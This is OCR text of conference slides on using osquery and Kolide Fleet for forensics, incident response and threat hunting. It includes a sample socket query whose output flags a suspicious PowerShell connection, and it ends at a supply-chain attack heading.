Leveraging Osquery for DFIR at scale

Sohini Mukherjee | Security Researcher @ Adobe

#AdobeRemix
Siddhant Jaokar

Agenda


- Rapid Incident Response
- Fast Forensics
- Proactive Threat Hunting

Needle in a haystack?

- Running processes
- Active network connections
- New user accounts
- Detect file system changes
- Kernel Modules loaded
- Evidence of Persistence
- Evidence of Code Injection
- Non-standard Running Services


How can Osquery help?

- Abstracts the OS to SQL (SQLite)
- Open-Source, active development
- Cross-platform
- Light-weight agent
- Non-intrusive: user-mode



Reference: https://itnext.io/auditing-containers-with-osquery-389636f8c420

Approaches..



Stand-alone to collect data one-off (e.g. during forensic investigation)

Installed as a service for periodic data collection (e.g. for threat hunting)


Reference: SANS Talk on Kolide & OSQuery: How to Build Solid Queries and Packs for Detection and Threat Hunting

Formats..

Some osquery statements..


```
osquery> select s.pid, p.name, local_address, remote_address, family, protocol, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_port not in (80, 443) and family = 2;
+------+---------------+---------------+---------------+--------+----------+------------+-------------+
| pid  | name          | local_address | remote_address | family | protocol | local_port | remote_port |
+------+---------------+---------------+---------------+--------+----------+------------+-------------+
| 584  | svchost.exe   | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 135        | 0           |
| 4    | System        | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 445        | 0           |
| 1072 | svchost.exe   | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 5040       | 0           |
| 724  | wininit.exe   | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49664      | 0           |
| 1040 | svchost.exe   | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49665      | 0           |
| 1284 | svchost.exe   | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49666      | 0           |
| 852  | lsass.exe     | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49667      | 0           |
| 1944 | spoolsv.exe   | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49668      | 0           |
| 844  | services.exe  | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49669      | 0           |
| 2208 | svchost.exe   | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49670      | 0           |
| 4    | System        | 172.16.123.135 | 0.0.0.0      | 2      | 6        | 139        | 0           |
| 3888 | powershell.exe | 172.16.123.135 | 172.16.123.200 | 2      | 6        | 50272      | 4444        |
| 1284 | svchost.exe   | 0.0.0.0       | 0             | 2      | 17       | 500        | 0           |
| 1284 | svchost.exe   | 0.0.0.0       | 0             | 2      | 17       | 4500       | 0           |
| 1072 | svchost.exe   | 0.0.0.0       | 0             | 2      | 17       | 5050       | 0           |
| 1348 | svchost.exe   | 0.0.0.0       | 0             | 2      | 17       | 5353       | 0           |
| 1348 | svchost.exe   | 0.0.0.0       | 0             | 2      | 17       | 5355       | 0           |
| 3700 | svchost.exe   | 127.0.0.1     | 0             | 2      | 17       | 1900       | 0           |
| 3700 | svchost.exe   | 127.0.0.1     | 0             | 2      | 17       | 52996      | 0           |
| 1284 | svchost.exe   | 127.0.0.1     | 0             | 2      | 17       | 55737      | 0           |
| 4    | System        | 172.16.123.135 | 0             | 2      | 17       | 137        | 0           |
| 4    | System        | 172.16.123.135 | 0             | 2      | 17       | 138        | 0           |
| 3700 | svchost.exe   | 172.16.123.135 | 0             | 2      | 17       | 1900       | 0           |
| 3700 | svchost.exe   | 172.16.123.135 | 0             | 2      | 17       | 52995      | 0           |
+------+---------------+---------------+---------------+--------+----------+------------+-------------+
osquery>
```

Scheduled vs Ad hoc Queries




1. osquery enrolls or polls
2. TLS endpoint responds with a query
3. osquery replies with results


Kolide Fleet – Open Source Osquery Manager



Kolide Fleet Portal




Methodology


Adobe
Potential Attack Scenarios
#AdobeRemix
Siddhant Jaokar

Attack Scenario : Supply Chain Attacks

